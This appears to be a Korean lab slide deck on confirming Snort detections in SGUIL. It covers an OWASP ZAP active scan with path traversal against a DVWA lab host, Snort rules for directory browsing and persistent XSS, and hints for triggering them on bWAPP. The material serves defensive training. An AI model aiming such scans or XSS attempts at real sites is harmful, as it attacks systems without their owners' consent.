


3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 칼리 공격 수행

- OWASP-ZAP를 이용해 공격을 수행한다.
- 프록시를 사용하면 접속 흔적이 남는다.
- 다음 그림과 같이 metasploit를 대상으로 액티브 스캔을 수행한다.




3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 칼리 공격 수행

- 작성한 룰셋이 동작하는지 SGUIL을 동작시켜 탐지 확인한다.
 - Show advanced options를 체크하면 탭이 추가로 생겨남



3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 칼리 공격 수행

- 작성한 룰셋이 동작하는지 SGUIL을 동작시켜 탐지 확인한다.
 - » 공격을 위해 “Input Vectors - Injectable Targets” 옵션에서 기능을 활성화한다.
 - » HTTP 헤더와 URL, Cookie 데이터를 테스트할 수 있도록 체크한다.

Active Scan

Scope **Input Vectors** Custom Vectors Technology Policy

Injectable Targets:

- URL Query String & Data Driven Nodes
- POST Data
- URL Path (could slow down testing)
- HTTP Headers (could slow down testing)
- All Requests
- Cookie Data (could slow down testing)

Enable Script Input Vectors

Built-in Input Vector Handlers:

- Multipart Form-Data
- XML Tag/Attribute
- JSON
- Google Web Toolkit
- OData ID/Filter
- Direct Web Remoting

Parameters shown here will be ignored by the Scanner, if both the wildcarded URL and the specified location match.

URL	Where	Name	Action
*	Any	(?)ASP.NET_SessionId	Add... Modify... Remove
*	Any	(?)ASPSESSIONID.*	
*	Any	(?)PHPSESSID	
*	Any	(?)SITESERVER	
*	Any	(?)sessid	
*	PortDPorts	(?)WIASTATE	


3

<실습> SGUIL 모니터에서 스노트 탐지 확인

- 칼리 공격 수행

- 작성한 룰셋이 동작하는지 SGUIL을 동작시켜 탐지 확인한다.

» 모든 공격을 다 할 필요는 없다. Policy 탭에서 Off를 선택을 한 뒤 Go를 클릭(모든 옵션 오프됨)한다.




3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 칼리 공격 수행

- 작성한 룰셋이 동작하는지 SGUIL을 동작시켜 탐지 확인한다.
 - Server Security에 가서 Path Traversal은 High로 바꾸고 공격을 수행한다.



The screenshot shows the 'Active Scan' interface in SGUIL. The top navigation bar includes tabs for Scope, Input Vectors, Custom Vectors, Technology, and Policy. The Policy tab is selected. On the left, a sidebar under the Policy section lists Client Browser, Information Gathering, Injection, Miscellaneous, and Server Security, with Server Security highlighted by a red box. The main pane displays a table titled 'Server Security' with columns for Test Name, Threshold, Strength, and Quality. A row for 'Path Traversal' has its Threshold set to 'High' and Strength set to 'High', both of which are also highlighted by a red box. Other rows in the table include 'Remote File Inclusion' with Threshold 'OFF' and Strength 'Default'.


Test Name	Threshold	Strength	Quality
Path Traversal	High	High	Release
Remote File Inclusion	OFF	Default	Release

3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 칼리 공격 수행

- 작성한 룰셋이 동작하는지 SGUIL을 동작시켜 탐지 확인한다.
 - » 공격을 시작하면 아래 템에 어떤 공격을 수행하고 있는지 로그가 남는다.




The screenshot shows the SGUIL (Security Guard) interface. At the top, there are tabs for History, Search, 경고 (Warning), Output, Active Scan, and a green plus icon. Below the tabs, a status bar displays "New Scan : 진행: 0: http://meta.kshield.jr" and "현재 검색: 1 : Num req". The main area is a table with the following columns: Id, Req. Timestamp, Resp. Timestamp, Method, URL, Code, and Reason. The table contains 8 rows of data, all showing GET requests to various URLs on the "http://meta.kshield.jr" host, each resulting in a 200 OK response.

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason
317	18. 9. 12. 오전 9:18:52	18. 9. 12. 오전 9:18:52	GET	http://meta.kshield.jr/dvwa	200	OK
318	18. 9. 12. 오전 9:18:52	18. 9. 12. 오전 9:18:52	GET	http://meta.kshield.jr/dvwa/index.php	200	OK
319	18. 9. 12. 오전 9:18:52	18. 9. 12. 오전 9:18:52	GET	http://meta.kshield.jr/dvwa/index.php	200	OK
320	18. 9. 12. 오전 9:18:52	18. 9. 12. 오전 9:18:52	GET	http://meta.kshield.jr/dvwa	200	OK
321	18. 9. 12. 오전 9:18:52	18. 9. 12. 오전 9:18:52	GET	http://meta.kshield.jr/dvwa/index.php	200	OK
322	18. 9. 12. 오전 9:18:52	18. 9. 12. 오전 9:18:52	GET	http://meta.kshield.jr/dvwa	200	OK
323	18. 9. 12. 오전 9:18:52	18. 9. 12. 오전 9:18:52	GET	http://meta.kshield.jr/dvwa/index.php	200	OK
324	18. 9. 12. 오전 9:18:52	18. 9. 12. 오전 9:18:52	GET	http://meta.kshield.jr/dvwa/index.php	200	OK

3

<실습> SGUIL 모니터에서 스노트 탐지 확인

- 작성한 룰셋이 동작하는지 SGUIL을 동작시켜 탐지 확인
 - SIEM의 SGUIL에 등록한 패턴이 정상적으로 반영되어 탐지된 결과를 확인한다.



The screenshot shows the SGUIL-0.9.0 interface connected to localhost. The window title is "SGUIL-0.9.0 - Connected To localhost". The menu bar includes File, Query, Reports, Sound: Off, ServerName: localhost, UserName: siem, UserID: 2, and the date/time 2018-09-11 06:43:59 GMT. The main area displays "RealTime Events" with three entries:

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	3	siem-ossec	1.87	2018-09-10 21:38:22	0.0.0.0		0.0.0.0			[OSSEC] Integrity ...
RT	3	siem-ossec	1.90	2018-09-10 21:38:30	0.0.0.0		0.0.0.0			[OSSEC] Integrity ...
RT	300	siem-ens...	3.46056	2018-09-11 06:40:13	101.106.25.210	48169	10.20.30....	80	6	Path traversal vuln ...

3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 실습 문제: 작성된 룰 동작 확인

– 문제1: 다음 룰이 동작하도록 테스트하라.

- » 힌트: KISA-Bee의 bWAPP은 봇이 탐지할 수 없게 하는 파일이 존재한다. 접근할 수 없는 디렉터리 중 다음 룰에 탐지되는 디렉터리가 존재한다.
- » alert tcp \$HTTP_SERVERS any -> \$EXTERNAL_NET any (msg:"Directory Browsing Vuln"; content:"index of /"; nocase; classtype:web-application-attack; sid:2017011503; rev:1;)

SGUIL-0.9.0 - Connected To localhost
File Query Reports Sound: Off ServerName: localhost UserName: siem UserID: 2 2018-09-20 15:06:10 GMT

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	siem-ens...	3.109192	2018-09-20 14:57:35	101.106.25.210	36325	10.20.30.100	80	6	Remote OS Vulnerability in URI
RT	2	siem-ens...	3.109193	2018-09-20 14:57:35	101.106.25.210	36325	10.20.30.100	80	6	Snort Alert [1:3000002:1]
RT	2	siem-ens...	3.109194	2018-09-20 14:57:35	10.20.30.100	59298	10.20.30.150	80	6	Snort Alert [1:3000002:1]
RT	1	siem-ens...	3.109197	2018-09-20 15:04:56	10.20.30.150	80	10.20.30.100	59302	6	Directory Br
RT	1	siem-ens...	3.109198	2018-09-20 15:04:56	10.20.30.100	80	101.106.25.210	50721	6	Directory Br

RealTime Events Escalated Events

IP Resolution Agent Status Snort Statistics System Msgs User Msgs
 Reverse DNS Enable External DNS

Src IP: Src Name: Dst IP: Dst Name:

Whois Query: • None Src IP Dst IP

Show Packet Data Show Rule
 Alert TCP \$HTTP_SERVERS any -> \$EXTERNAL_NET any (msg:"Directory Br"; content:"index of /"; nocase; classtype:web-application-attack; sid:2017011503; rev:1;)
 /nsm/server_data/securityonion/rules/siem-ens192-1/downloaded.rules: Line 27192

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum					
TCP	10.20.30.100	101.106.25.210	4	5	0	1500	19352	2	0	64	16848					
DATA	U A P R S F	Source Port Dest Port	R R C S S Y I	G K H T N N	Seq #	Ack #	Offset	Res	Window	Urp	ChkSum					
80	50721	X	1689800836	1497161400	8	0	235	0	15750					
48	54	54	50	2F	31	2E	31	20	32	30	20	4F	4B	0D	HTTP/1.1 200 OK.	
0A	44	61	74	65	3A	20	54	68	75	2C	20	32	30	20	53	.Date: Thu, 20 S
65	70	20	32	30	31	28	20	31	35	3A	30	34	3A	35	36	ep 2018 15:04:56
20	47	4D	54	0D	0A	43	6F	6E	74	65	6E	74	2D	54	79	GMT..Content-Ty
70	65	3A	20	74	65	78	74	2F	68	74	6D	3B	63	68	pe: text/html; ch	
61	72	73	65	74	3D	55	54	46	2D	38	0D	0A	43	6F	6E	arset=UTF-8..Con
74	65	6E	74	2D	4C	65	6E	67	74	68	3A	20	31	33	38	tent-Length: 138
35	0D	0A	43	6F	6E	65	63	74	69	6F	6E	3A	20	6B	5..Connection: k	
65	65	70	2D	61	6C	69	76	65	0D	0A	53	65	72	76	65	eep-alive..Serve
72	3A	20	41	70	61	63	68	65	2F	32	2E	32	2E	38	20	r: Apache/2.2.8
28	55	62	75	6E	74	75	29	20	44	41	56	2F	32	20	6D	(Ubuntu) DAV/2 m

Search Packet Payload Hex Text NoCase

3

<실습> SGUIL 모니터에서 스노트 탐지 확인

• 실습 문제: 작성된 룰 동작 확인

– 문제2: 다음 룰이 동작하도록 테스트하라.

- » 힌트: KISA-Bee에 POST 요청으로 Persistent XSS 공격을 할 수 있는 페이지에 접속하여 공격하라!
- » alert tcp \$EXTERNAL_NET any -> \$HTTP_SERVERS any (msg:"Persistent XSS in POST"; flow:to_server,established; content:"="; http_client_body; content:"script%3e"; nocase; http_client_body; distance:0; classtype:web-application-attack; sid:2017011506; rev:1;)

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: siem UserID: 2 2018-09-20 15:31:48 GMT

RealTime Events Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	siem-ens...	3.109199	2018-09-20 15:31:02	101.106.25.210	56815	10.20.30.100	80	6	Persistent XSS in POST
RT	1	siem-ens...	3.109200	2018-09-20 15:31:02	10.20.30.100	59312	10.20.30.150	80	6	Persistent XSS in POST

IP Resolution Agent Status Snort Statistics System Msgs User Msgs

Reverse DNS Enable External DNS

Src IP:
Src Name:
Dst IP:

Show Packet Data Show Rule

Alert TCP \$EXTERNAL_NET any -> \$HTTP_SERVERS any (msg:"Persistent XSS in POST"; flow:to_server,established; content:"="; http_client_body; content:"script%3e"; nocase; http_client_body; distance:0; classtype:web-application-attack; sid:2017011506; rev:1;)
/nsm/server_data/securityonion/rules/siem-ens192-1/downloaded.rules: Line 27192

4 <실습> 기본 정규화 표현 실습

- 기본 정규화 표현 실습
 - 실습 목표
 - » 정규표현식에 대해 학습한다.
 - 실습 환경
 - » Debuggex(<https://www.debuggex.com/>)
 - 실습 문제 구성
 - » 스노트 룰에 정규화 적용하기 위해 정규표현식을 학습하고 문제를 푸시오.

